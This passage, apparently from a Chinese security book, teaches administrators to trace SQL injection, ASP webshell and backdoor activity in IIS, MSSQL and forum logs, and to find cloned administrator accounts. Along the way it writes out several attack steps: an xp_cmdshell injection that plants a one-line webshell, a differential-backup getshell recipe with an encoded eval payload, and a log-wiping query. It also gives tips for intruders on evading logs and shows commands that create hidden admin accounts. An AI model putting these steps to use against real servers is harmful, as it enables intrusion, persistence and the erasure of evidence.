


图28

```
    2006-02-23 09:56:39 192.168.8.183 GET /article.aspx id=584;
EXEc MaStER..Xp_CmdShell 'EcHo <%25execute request("value")
%25> >D:\itc****\Admin\ma.asp' ;-- 80 - 221.232.168.254 Mozilla/
4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 0
```

从图中选中的那条路径很容易知道对方使用echo写入了一个典型的一句话木马到我们的WEB目录下。那么接下来的动作就一定是使用这个小马传大马了，在后面继续找了一下，果然看到了这么几条：

```
    2006-02-23 10:00:18 192.168.8.183 POST /Admin_help.asp -
80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.1;+.NET+CLR+1.1.4322) 302 0 0
    2006-02-23 10:00:18 192.168.8.183 GET /Admin_help.asp -
80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.1;+.NET+CLR+1.1.4322) 200 0 0
    2006-02-23 10:00:21 192.168.8.183 GET /Admin_help.asp
Action=MainMenu 80 - 221.232.168.254 Mozilla/4.0+(compatible;
+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322) 200 0 0
    2006-02-23 10:00:23 192.168.8.183 GET /Admin_help.asp
Action=ShowFile 80 - 221.232.168.254 Mozilla/4.0+(compatible;
+MSIE+6.0;+Windows+NT+5.1;+.NET+CLR+1.1.4322) 200 0 0
```

根据这个“action=mainmenu”，推测出对方传了个桂林老兵的“Asp站长助手6.0”并查看了服务器上的文件（不过由于“Asp站长助手6.0”大多数参数都是使用POST方式传递的，因此我们并不能知道他究竟查看和访问了哪些文件，而FlyAway给俺的这个日志文件也只有到这部分了，所以我们还是暂时告一段落，看看SQL注入的其它日志）。

```
    2006-02-23 09:13:47 192.168.8.183 GET /article.aspx id=584;
DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory
nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DE-
LETE D99_Tmp;Insert D99_Tmp exec master..xp_dirtree 'C:\',
1,1;-- 80 - 221.232.168.254 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.0) 200 0 0
```

这条日志告诉我们，数据库中就多了个D99_Tmp的表正是拜入侵者所赐。以前入侵的时候扫描目标网站的数据库时，总能发现一些类似于NB_TreeList_Tmp，jiaozhu，xiaolu，D99_CMD，X_5745，DIY_TEMPCOMMAND_TABLE等等表名，明眼人一看就知道有人捷足先登了，那管理员看到这些又该怎么做呢？在没有执行xp_cmdshell等存储过程的权限来执行命令时，黑客们还有一条路是使用BACKUP差异备份数据库得到shell。方法如下：

```
    create table dbo.aspshell (str image)
    declare @a sysname select @a=db_name() backup data-
base @a to disk='c:\test\1.bak'
    insert into aspshell values(0x3C256576616C2072657175657374
2822232229253E)
    declare @a sysname select @a=db_name() backup data-
base @a to disk='c:\test\1.asp' with differential
    drop table aspshell
```

MSSQL默认情况下也会为我们记录这一事件。打开MSSQL的企业管理器，依次找到“管理”，“SQL server日志”就可以看到，如图29。不过上面我们查看到的都是接近“明文”的日志，如果换了HDSI执行命令的时候可能不会这样。在本地使用nc监听80端口后，使用HDSI对http://localhost/id.asp?id=1进行一次高级命令的执行，返回信息如图30。




图29




图30

它提交的信息都是进行编码的，如果我们在IIS日志中看到这些东西岂不是要头大？没关系，我们将这一段乌七八糟的东西选中，再单击UE底部的解码图标，选择解码，瞬间就能看到这些数据的本来面目，如图31。




图31

同时，如果对方是通过了网站的论坛入侵，如DVBBS后台的恢复数据库拿shell，也会在论坛的日志里留下痕迹。DBpath=../UploadFile/2006-4/20064142317111021.txt&backpath=../shell.asp，DVBBS的日志可以被清除，但是最近2日的不能被删掉，这需要使用ASP木马的数据库连接功能连接后，使用delete from dv_log自行删除，如图32。




图32

总结：对入侵者的建议，尽量使用变形过的代码进行注入，或者使用NBSI的POST方式进行提交数据。

对管理员的建议，每天都要检查日志，一旦发现被入侵，应该尽早根据日志里提示的文件名，参数名进行漏洞修补。由于密码肯定已经被对方拿到了，因此还要告诫所有用户尽早更改自己的密码。当然，关于日志本身的安全性也是需要注意的，不过这个话题我们留到后面再讨论吧。

2.3 揭密ASP木马

我们也看到了，上面那个案例里，入侵者费尽苦心就是为了得到一个ASP木马（俗称webshell），那么对方在ASP木马里所做的事自然更应该引起我们的关注了。好在现在流行的ASP木马并不多，这里就以海阳顶端木马为例。

```
GET /a.asp - 200 Mozilla/4.0+          (访问木马)
POST /a.asp - 302 Mozilla/4.0+         (提交登录信息，注意这里是POST方式)
GET /a.asp pageName=PageList 200 Mozilla/4.0+  (登录成功，查看功能清单)
GET /a.asp pageName=FsoFileExplorer 200 Mozilla/4.0+  (使用FSO功能查看文件)
POST /a.asp pageName=FsoFileExplorer 302 Mozilla/4.0+  (又一个POST方式，这里是更改了FSO文件浏览的目录，但是具体是哪个目录要看后面的日志)
GET /a.asp pageName=FsoFileExplorer&thePath=C%3A%5CDocuments+and+Settings%5CAdministrator%5C%D7%C0%C3%E6%5Cwwwroot 200 Mozilla/4.0+
(这里的thePath后面面的内容就是所查看的目录了)
GET /a.asp pageName=FsoFileExplorer&theAct=showEdit&thePath=C%3A%5CDocuments+and+Settings%5CAdministrator%5C%D7%C0%C3%E6%5Cwwwroot%5Cconn%2Easp 200 Mozilla/4.0+
(他使用编辑功能查看了conn.asp的内容，一般入侵者喜欢查看conn.asp这类连接数据库的文件以获取数据库连接密码和连接帐号)
POST /a.asp pageName=MsDataBase&theAct=showTables 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1)  (果然，连接数据库了。)
```

如果是海阳顶端的一句话木马的话，日志只不过是比正常的海阳马多了个 %23=Execute(Session(%22%23%22))而已。例如下面两条日志：

```
GET /shell.asp %23=Execute(Session(%22%23%22))&pageName=MsDataBase&theAct=query&sqlStr=C%3A%5Cinetpub%5Cwwwroot%5CData%5CDvbbs7%2Emdb&theTable=Dv%5FLog 80 - 192.168.0.123 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) 200 0 0
(使用了数据库连接功能连接上了C:\Inetpub\wwwroot\Data\Dvbbs7.mdb)
POST /shell.asp pageName=MsDataBase&theAct=query&sqlStr=C%3A%5Cinetpub%5Cwwwroot%5CData%5CDvbbs7%2Emdb 80 - 192.168.0.123 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) 200 0 0
(执行了SQL语句，但是并没有具体的记录)
POST /shell.asp %23=Execute(Session(%22%23%22))&pageName=FsoFileExplorer&theAct=upload&thePath=c%3A%5Cinetpub%5Cwwwroot&fileName=c:\inetpub\wwwroot&theFile=D:\Hacking\cmd.exe&overWrite=false 80 - 192.168.0.123 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) 200 0 0
(上传了一个CMD.exe，看来想执行命令了)
POST /shell.asp %23=Execute(Session(%22%23%22))&pageName=WsCmdRun 80 - 192.168.0.123 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) 200 0 0
(开始执行命令了，接下来可能就是提升权限啊什么的，但是执行的命令我们也没办法看到)
```

即使换别的ASP木马也差不多，大多数都是有file，path，data，info这一类的关键字，这里就不再列举了。

当然，有的时候对方传一个马儿上来可能马上就会被杀毒软件干掉，那么根据俺的经验，对方一定不会善罢甘休，而是换一个改造过的马儿试试看能不能躲过追杀，这个马儿往往跟第一次被杀的马儿放在同一个目录下，所以杀毒软件的日志也应该是管理员密切关注的一个东西。

2.4 留后门留下的痕迹

尽管我们一再的小心防范，系统还是有可能会被对手攻破，这时候入侵者就不客气了，肯定会留下后门，方便下次控制我们的机器。分析对手留后门的方式：

1. 加个帐号到管理员组或者克隆一个帐户，下次直接3389登录。

2. 安装一个普通的后门，这样一般都会在system32目录下增加新的文件或者添加新的服务与端口。

3. 安装RootKit，隐藏添加了文件和服务。

以Windows2003为例，我们使用特南克斯的随意门3.0给系统增加几个用户：

```
CMD>admin test$ shmily
请等等……成功!
已添加隐藏的高级管理员用户
用户名："test$"
密码："shmily"
其实就是新添加一个用户并克隆为当前管理员。
CMD>clone shmily
克隆 Guest 成功!
用户名：Guest
Guest 密码："shmily"
```

这个只是将Guest克隆成管理员。我们在CMD下输入net user或者是net localgroup administrators是查看不出异状的。因此推荐大家使用mt.exe这个小工具。

```
C:\WINDOWS\system32>mt -chkuser
Require System Privilege
```

提示我们需要系统权限，默认的情况下只有administrators权限不足以检查注册表中相关键值。

```
C:\WINDOWS\system32>mt -su cmd
Successful!
```

我们使用这个命令打开一个具有system权限的CMD，注意这个命令在终端服务上是不可以用的。

```
C:\WINDOWS\system32>mt -chkuser
```

```
UserName                ExpectedSID  CheckedSID
Administrator           1F4          1F4
ASPNET                  3EF          3EF
Guest                   1F5          1F4
IUSR_WWW-HZ0752-NET     3EB          3EB
IWAM_WWW-HZ0752-NET     3EC          3EC
SUPPORT_388945a0        3E9          3E9
test$                   3F3          1F4
WMUS_WWW-HZ0752-NET     3EE          3EE

Note : If CheckSID is different from ExpectSID, this account has been cloned!
```

这下将所有的用户都列举出来了，如果发现 Expected SID 下的值与 CheckedSID 下的值不一样的话，就确定该帐户是克隆过的。此例中，Guest 用户和 test$ 用户都是被克隆为 Administrator 了。

当然，即使是没有注意到这里，一旦入侵者使用克隆过或者新添加的帐户登录了 3389，我们设置好的安全日志也会记录下这个行为，如图 33。

